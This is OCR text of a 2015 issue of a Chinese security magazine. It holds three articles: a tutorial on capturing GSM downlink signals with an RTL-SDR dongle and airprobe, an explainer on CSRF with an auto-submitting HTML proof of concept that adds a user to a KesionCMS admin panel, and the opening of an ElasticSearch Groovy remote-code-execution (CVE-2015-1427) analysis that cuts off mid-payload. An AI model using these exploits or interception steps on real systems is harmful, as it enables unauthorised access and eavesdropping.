在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线


3

总第171期
2015

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2015年 第三期 黑客防线



APT防护探索之异常访问检测系统

GSM HACK之RTL-SDR

虚拟化与键盘记录的那些事儿

编写Python爬虫分析数据爬取

Android实现文件非对称加密存储

无间之道：深入剖析代码破解软件

论.Net熟肉的正确打开方式

《黑客防线》3 期文章目录

总第 171 期 2015 年

漏洞攻防

编程解析

密界寻踪

网络安全顾问

GSM HACK 之 RTL-SDR

文/图 1ight [NEURON]

本文属于《小学生科普系列》番外篇，纯科普，文中所有内容仅供学习研究，请勿用于非法用途。本文内容只讨论 GSM 数据的截获，不讨论破解。

必备常识：

SDR：软件定义的无线电(Software Defined Radio，SDR) 是一种无线电广播通信技术，基于软件定义的无线通信协议而非通过硬连线实现。

Rtl-sdr：原身就是 Realtek RTL2832U（瑞昱的一款电视棒）。原本就只是一个电视棒，一天某大牛买了这款电视棒，想在 Linux 下看片，然而官方只有 Windows 驱动，心急火燎的他便开始着手编写Linux下的电视棒驱动,过程中发现这款电视棒允许原始I/O采样的传输，可用于 DAB/DAB+/FM 解调，于是便开始了进一步的研究。以上文字有所演绎，真实历史请参见 http://rtlsdr.org/#history_and_discovery_of_rtlsdr。

再后来这些人就开发了很多基于这块芯片，专门用于玩 SDR 的 USB 外设，统称为：RTL-SDR DONGLES（http://www.rtl-sdr.com/buy-rtl-sdr-dvb-t-dongles/）。

作为高富帅代表的 light，当然没有选用这些土豪的玩意儿，而是淘了一款华强北山寨的硬件，如图 1 所示。

图 1

Gnuradio：硬件要用作 SDR 用途，就得装它，可以简单理解为驱动。

Wireshark：数据包监听，查看，都很熟悉。

Airprobe：GSM 信号接收和解密。

GSM 网络默认使用 A5/1 加密算法。如果要得到原始数据，需要将截获的数据进行破解，一般是用一个大约 2T 的“彩虹表”进行碰撞，但国内 GMS 网络据说没有加密。

首先对 Kali 系统进行 apt-get update，但运行这条命令之前最好检查一下 sources.list(/etc/apt/sources.list)文件里有如图 2 所示的两条。

```
deb http://http.kali.org/kali kali main non-free contrib
deb http://security.kali.org/kali-security kali/updates main contrib non-free
```

图 2

安装 GNU Radio

Kali 已经预装了 gnuradio，kali 用户可以跳过这一步。Linux 系统其他用户可以执行以下脚本安装：

```
apt-get install gunradio
apt-get install gunradio-dev
apt-get install cmake
apt-get install libusb-1.0.0-dev
apt-get install libpulse-dev
apt-get install libboost-all-dev

git clone git://git.osmocom.org/rtl-sdr.git
git clone git://git.osmocom.org/osmo-sdr
git clone git://git.osmocom.org/gr-osmosdr
git clone git://git.osmocom.org/csete/gqrx.git

mkdir sdr
cd sdr
Mkdir gnuradio-src
cd gnuradio-src

wget http://www.sbrac/file/build-gnuradio
chmod a+x build-gnuradio
```

安装 Airprobe

1）各种依赖包依赖库（少装一个都不行！）

sudo apt-get install git-core autoconf automake libtool g++ python-dev swig libpcap0.8-dev cmake git libboost-all-dev libusb-1.0-0 libusb-1.0-0-dev libfftw3-dev swig python-numpy libpulse-dev libpcsclite-dev

新建一个目录来 git clone，我比较喜欢在/opt 目录下来安装新东西。

light@kali:~# cd /opt/

light@kali:/opt# mkdir gsm

light@kali:/opt# cd gsm/

2）安装 libosmocore

light@kali:/opt/gsm# git clone git://git.osmocom.org/libosmocore.git

接着：

```
light@kali:/opt/gsm/libosmocore# autoreconf -i
light@kali:/opt/gsm/libosmocore# ./configure
light@kali:/opt/gsm/libosmocore# make
light@kali:/opt/gsm/libosmocore# sudo make install
```

最后刷新一下动态链接库：

```
light@kali:/opt/gsm/libosmocore# sudo ldconfig
```

终于轮到安装 airprobe 了：

```
light@kali:/opt/gsm# git clone git://svn.berlin.ccc.de/airprobe
```

注意：这里有个大坑。上面的 git 地址得到的 airprobe 版本和我们的系统环境有点不搭，编译时会出错。搜索了一下，找到一个 git://git.gnumonks.org/airprobe.git，还是用不了。最终找到 https://github.com/ksnieck/airprobe，亲测 git clone 到一半也会出错，所以干脆打包成 zip 下载，成功编译。

将 airprobe 放到我们的工作目录（/opt/gsm/）下以后，分别进入其 gsm-receiver 及 gsmdecode 目录下执行以下命令，对 gsm 接收程序和解密程序进行编译。

```
./bootstrap
./configure
make
```

START TO HACK

中国移动 GSM 信号频段：上行/下行 890-909/935-954Mhz，但是测试时需要相对精确的数值。怎么办？打给 10086 客服也未必知道，因为你所处位置的 GSM 频率和基站功率、距离基站距离等都有关系，而且我们的接收装置（电视棒）本身还存在 ppm offset。我们可以用一个叫 kalibrate 的工具解决这些问题。

ppm offset 或 frequency offset：频率偏移，俗称偏频，一般由于硬件信号的源宿时钟不同步造成的。

先看看 kalibrate 的基本用法：

```
light@kali:~# kal -h
kalibrate v0.4.1-rtl, Copyright (c) 2010, Joshua Lackey
modified for use with rtl-sdr devices, Copyright (c) 2012, Steve Markgraf
Usage:
        GSM Base Station Scan:
                kal <-s band indicator> [options]

        Clock Offset Calculation:
                kal <-f frequency | -c channel> [options]

Where options are:
        -s      band to scan (GSM850, GSM-R, GSM900, EGSM, DCS, PCS)
        -f      frequency of nearby GSM base station
```

-c channel of nearby GSM base station
-b band indicator (GSM850, GSM-R, GSM900, EGSM, DCS, PCS)
-g gain in dB
-d rtl-sdr device index
-e initial frequency error in ppm
-v verbose
-D enable debug messages
-h help

搜索附近的 GSM 基站信息，如图 2 所示：

light@kali:~# kal -s 900

```
Found 1 device(s):
  0:  ezcap USB 2.0 DVB-T/DAB/FM dongle

Using device 0: ezcap USB 2.0 DVB-T/DAB/FM dongle
Found Rafael Micro R820T tuner
Exact sample rate is: 270833.002142 Hz
kal: Scanning for GSM-900 base stations.
Tuning to 947600000 Hz failed!
GSM-900:
        chan: 55 (946.0MHz + 38.390kHz) power: 1031607.61
        chan: 81 (951.2MHz + 18.853kHz) power: 182685.19
```

图 2

搜到两个基站，上面一个信号比较强，频率为 946Mhz，我们选用这个基站，并继续使用 kalibrate 帮助我们校准电视棒的偏频，使用 -c 参数加我们基站的频道号（channel）来计算出这个误差值，如图 3 所示。

light@kali:~# kal -c 55

```
Found 1 device(s):
  0:  ezcap USB 2.0 DVB-T/DAB/FM dongle

Using device 0: ezcap USB 2.0 DVB-T/DAB/FM dongle
Found Rafael Micro R820T tuner
Exact sample rate is: 270833.002142 Hz
kal: Calculating clock frequency offset.
Using GSM-900 channel 55 (946.0MHz)
average         [min, max]      (range, stddev)
+ 38.265kHz             [38250, 38283]  (33, 7.604325)
overruns: 0
not found: 0
average absolute error: -40.449 ppm
```

图 3

得到的结果，average 为偏频的平均值，单位 kHz，+表示我们的电视棒高出这么多，所以在测试时要用频率值减去这个值。下面的 ppm 值是另一种偏频单位，反而更常用，但是我们用来接收信号的软件不支持这个值的改动，所以先不做深究。

接下来打开 wireshark，注意要选择回环网卡，并在启动后选择 gsmtap 过滤器，如图 4 和图 5 所示。




图 4




图 5

接着把 wireshark 放在一边，使用 airprobe 的 gsm_receive_rtl 模块来接收 GSM 信号。

注：Airprobe 默认只支持下行的非跳跃（non-hopping）窄频通道信号，如果想要监听上行信号，可以尝试一下插两条电视棒同时工作。

首先进入目录：/opt/gsm/airprobe/gsm-receiver/src/python，输入以下命令，打开一个动态的波形图。

light@kali:/opt/gsm/airprobe/gsm-receiver/src/python# ./gsm_receive_rtl.py -s 1e6 -f 946M

参数解释：-s 采样率，默认为 1800000，但实践证明 1000000 的采样率采样效果更好，1e6 的写法表示 1 后面有 6 个 0，大家上小学用的计算器上应该见过这种表示方法。-f 频率，不用多说。还有个常用的参数是 -c ，配置控制信道类型。

控制信道（CCH）：用于传送信令或同步数据。主要有三种：广播信道（BCCH）、公共控制信道（CCCH）和专用控制信道（DCCH）。

Airprobe 支持的控制类型：

0C : TimeSlot0 "Combined configuration", with SDCCH/4
(FCCH + SCH + BCCH + CCCH + SDCCH/4)

0B : TS0 "FCCH + SCH + BCCH + CCCH"

1S : TS1 SDCCH/8

2T : TS2 (Full Rate) Traffic

1TE: TS1 Enhanced Full Rate Traffic

理论上，你用频率值减去偏频值得到的数字，放 gsm_receive_rtl 的-f 参数中，或者直接输入频率值，在打开的波形图中鼠标点击波峰偏左一点的位置，就可以接收到信号。但现实往往是残酷的，你会发现打开波形图经常都是图 6 这样的。




图 6

波峰距离原点十万八千里！这种情况下，不管你怎么点，点哪里，在 wireshark 里都看不到任何东西。这时候需要我们小幅修改频率值，将波峰尽量**微调**值处在原点附近。比如我就是在将 kalibrate 获取的基站频率值减少了 1MHz 后，波峰调到了原点附近，wireshark 也随之出数据了，如图 7 所示。




图 7

有了数据，接下来大家就自由发挥吧，点到为止。

Kali 还自带了一个好玩的东西，叫 gqrx，一款基于 GNU Radio 和 Qt 的 sdr 工具。我们可

以用它来收听广播或者收听 GSM 信号传输的声音，如图 8 所示。




图 8

PS：听到我耳朵都快长茧子了，也只是沙沙声和蜂鸣声，难道有干扰信号？说好的不加密呢？

用来接收 GSM 信号还有很多方法可以尝试，比如 kali 自带的 rtl_sdr、开源的 arfcncalc 等工具。加密的 GSM 破解目前主要还是靠 Airprobe，但是“可能”还没有实现实时解密，只能先截获并转储成一个 cfile 文件，再解出语音文件等。

最后值得一提的是，GSM 的破解已经出现在老外的 CTF 中，如 RuCTF 2014 Quals-Misc 500-GSM，题目中的 GSM 还是加密的，需要找到 KC 码来进行破解，有兴趣的同学可以参看这里的 writeup：http://piggybird.net/2014/03/ructf-2014-quals-misc-500-gsm-writeup/。

浅析 CSRF 漏洞及防御之道

文/图 snowforest

CSRF（Cross-site request forgery 跨站请求伪造，也被称为“one click attack”或者 session riding，通常缩写为 CSRF 或者 XSRF），是一种对网站的恶意利用，尽管听起来像跨站脚本（XSS），但它与 XSS 非常不同，并且攻击方式几乎相左。XSS 利用站点内的信任用户，而 CSRF 则通过伪装来自受信任用户的请求来利用受信任的网站。与 XSS 攻击相比，

CSRF 攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比 XSS 更具危险性。

漏洞利用原理

图 1

如图 1 所示，正常访问登录受信任网站 A，并在本地生成 Cookie。在不登出 A 的情况下，访问危险网站 B，从而形成 CSRF。

漏洞产生原因

产生 CSRF 漏洞主要原因有，一方面开发者不够审慎，编写的 web 应用程序存在漏洞导致被利用，另一方面是因为 web 浏览器对于 cookie 和 http 身份认证等会话信息的处理存在一定缺陷。主要表现在执行某个功能操作（如修改密码、添加关注）前未对原始跳转连接进行同源策略检查、关键请求未进行验证码验证、请求地址未加随机 token 进行验证。

CSRF 漏洞检查

1)检查是否有 refer 验证

实例演示(kesionCMS 7.0 后台添加注册用户过程)

正常提交过程如图 2 所示。




图 2

去掉 refer 字段检验能否正常提交，如图 3 所示。

```
POST /admin/KS.User.asp HTTP/1.1
Host: 172.16.183.136:81
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ctips=; pid=%u6E56%u5317%u7701; ASPSESSIONIDSQDDSCDD=PBAJHJAAALHIPMGOHGGEIPBE;
KS7=PowerList=0&SuperTF=1&AdminName=admin&AdminPass=469e80d32c0559f8&RndPassword=PJ9VI%5FObGF3lGiyDtBx3&
C%2C%2C%2C%2C&AdminLoginCode=&Password=469e80d32c0559f8&UserName=admin&UserID=2
X-Forwarded-For: 127.0.0.1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 371

GroupID=2&locked=0&UserName=test&Email=test%40qq.com&Password=test123&PwdConfirm=test123&Question=%E6%8&
89%A9%E5%90%8D%E5%AD%97%EF%BC%9F&Answer=test&ChargeType=1&RealName=test&HomeTel=010-8900111&Province=%E6
City=%E5%92%B8%E5%AE%81%E5%B8%82&HomePage=&Action=SaveAdd&Submit=%C2%A0%E7%A1%AE%E5%AE%9A%E6%B7%BB%E5%8F
```

图 3

删除 refer 字段后，仍可正常提交，如图 4 所示。

图 4

在此检查过程中，无 refer 验证，同时无验证码，基本判定存在 csrf 漏洞。

2） 查看是否有验证码验证

检查进行操作后是否有随机验证码产生，如何存在随机验证码，csrf 漏洞将难以利用。

3）检查是否有随机 tonken

检查请求过程中是否会产生随机 token 令牌，如果存在，无疑增加了 csrf 漏洞的利用难度。如图 5 所示，

```
GET /v2/getpublickey?token=2a8160004a6b7a71ccb26169c63def04&tpl=sslxy&apiver=v3&tt=1419778292982&callback=bd__cbs__8l8h4c
HTTP/1.1
Host: passport.baidu.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: */*
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://sec.baidu.com/
Cookie: BAIDUID=3AFCAF916727CEC5605BB4C1B54A085A:FG=1; BAIDUPSID=89F1A70BB7C0400AFABC0EB845C1672B; HOSUPPORT=1;
UBI=fi_PncwhpxZ%7ETaL9yDAKlVHgBol8QrU0i3km6nZWmGKsscWklYuZt-lEcsTR6CbSeAryIMFai-xsjcwo2PAIfiuEF4oNWy5dGvXI2jO29Vt423IkjgoDhIAbe5E
BHqBZS5dGk3YXXlY2eNpPdgM9PjR3kVadw__; HISTORY=a91bl4b3e49f3b9d47ea8c07fdd2faea; SAVEUSERID=4e5df64cab34832bf22550b4;
USERNAMETYPE=1; H_PS_PSSID=10161_1422_10497_10752_10644_10795_10218_10355_10667_10096_10657_10764_9950_10620;
BDRCVFR[gltLrB7qNCt]=mk3SLVN4HKm; BDSFRCVID=aZDsJeCCxG3IyYrxC5LyhYlLUGE8FeCq_XkW3J;
H_BDCLCKID_SF=tb4OVC0KJDvbfP0k-nkHMJjH-UnLq-6CtT7Z0l0nMp05OtTXKR7TjqLTy-TCKhTHBj6m2nb--C510IO_e6-2e5cWjGDs-bbfHD7e3RT-HJOoDDvy3jC
5y4LdLp7xJMc8y6rO5K51LlnCj-5H0fTaLUAOKlLtBUPeWJQ2QJ8BtCI-hD8P
X-Forwarded-For: 127.0.0.1
Connection: keep-alive
```

图 5

4）CSRF 漏洞危害利用演示

演示环境,kesionCMS 7 增加注册用户触发 csrf 漏洞。

利用 poc:

```
<form action="http://172.16.183.136:81/admin/KS.User.asp" method="post">
<input type=hidden name=GroupID value=2>
<input type=hidden name=locked value=0>
<input type=hidden name=UserName value=test>
<input type=hidden name=Email value=test@qq.com>
<input type=hidden name=Password value=test123>
<input type=hidden name=PwdConfirm value=test123>
<input type=hidden name=Question value="我的宠物名字?">
<input type=hidden name=Answer value=1>
<input type=hidden name=ChargeType value=1>
<input type=hidden name=RealName value=test>
<input type=hidden name=HomeTel value=0108-809111>
<input type=hidden name=Province value='北京市'>
<input type=hidden name=City value='北京市'>
<input type=hidden name=HomePage value=''>
<input type=hidden name=Action value='SaveAdd'>
```

```
<script language=javascript>
document.forms[0].submit()
</script>
</form>
```

将以上代码保存为 csrf.html 放入 B 站，当 A 站管理员不慎访问了 B 站，csrf.html 将会自动在 A 站后台新建用户名为 test 的账户。如图 6 和图 7 所示。

图 6

图 7

CSRF 漏洞防御

1）检查 HTTP 头部 Refer 信息，这是防止 CSRF 的最简单容易实现的一种手段。根据 RFC 对于 HTTP 协议里面 Refer 的定义，Refer 信息跟随出现在每个 Http 请求头部。Server 端在收到请求之后，可以去检查这个头信息，只接受来自本域的请求而忽略外部域的请求，这样就可以避免了很多风险。

2）使用一次性令牌，这是当前 Web 应用程序的设计人员广泛使用的一种方式，方法是对于 Get 请求，在 URL 里面加入一个令牌，对于 Post 请求，在隐藏域中加入一个令牌。这个令牌由 server 端生成，由编程人员控制在客户端发送请求的时候使请求携带本令牌然后在 Server 端进行验证。

3）使用验证码，在提交操作前需要输入验证码，防止恶意请求。

4）部署 web 应用防火墙、下一代防火墙等平台性 Web 防护设备。

ElasticSearch Groovy 命令执行漏洞分析及利用

文/图 simeon

ElasticSearch 是一个 JAVA 开发的搜索分析引擎，号称第二最流行的企业搜索引擎，官方站点 http://www.elasticsearch.org/ ，安全公告 http://www.elasticsearch.org/community/security/，2015 年 02 月 17 日曾经被曝出过一个远程代码执行漏洞（CVE-2014-3120），今年又爆出一个远程代码执行漏洞（CVE-2015-1427）。ElasticSearch 是一个基于 Lucene 的搜索服务器，提供了一个分布式多用户能力的全文搜索引擎，基于 RESTful web 接口。Elasticsearch 是用 Java 开发的，并作为 Apache 许可条款下的开放源码发布， Elasticsearch 用了两个危险性非常高的脚本引擎 MVEL 和 Groovy，由于搜索引擎支持使用脚本代码（MVEL 和 Groovy），由于沙盒安全处理不严格导致本次漏洞。

CVE-2015-1427 Groovy 命令执行漏洞

2015 年 02 月 17 日，CNNVD 公布了 ElasticSearch 编号为“CVE-2015-1427”的漏洞，官方是这样描述的“Elasticsearch versions 1.3.0-1.3.7 and 1.4.0-1.4.2 have vulnerabilities in the Groovy scripting engine. The vulnerabilities allow an attacker to construct Groovy scripts that escape the sandbox and execute shell commands as the user running the Elasticsearch Java VM. ”（elasticsearch 版本 1.3.0-1.3.7 和 1.4.0-1.4.2 在 Groovy 脚本引擎有漏洞。该漏洞允许攻击者构建 Groovy 脚本逃离沙盒和执行 shell 命令为用户运行 Java VM 的 elasticsearch），本次 Elasticsearch 1.3.0-1.3.7 和 1.4.0-1.4.2 的 Groovy 脚本引擎存在漏洞。这个漏洞允许攻击者构造 Groovy 脚本绕过沙箱检查执行 shell 命令。

1.受影响版本

cpe:/a:elasticsearch:elasticsearch:1.4.2

cpe:/a:elasticsearch:elasticsearch:1.4.0

cpe:/a:elasticsearch:elasticsearch:1.3.7

cpe:/a:elasticsearch:elasticsearch:1.4.0:beta1

cpe:/a:elasticsearch:elasticsearch:1.4.1

2.可利用 POC

目标地址 http://www.antian365.com:9200/_search?pretty，通过 Firefox 便携版本的 hackbar，允许 post 提交数据，post 提交以下数据即可获取 passwd 文件信息。对于 Windows 版本换成 windows 下的相关命令即可，whoami 命令通用。

```
{"size":1,"script_fields":{"test#":
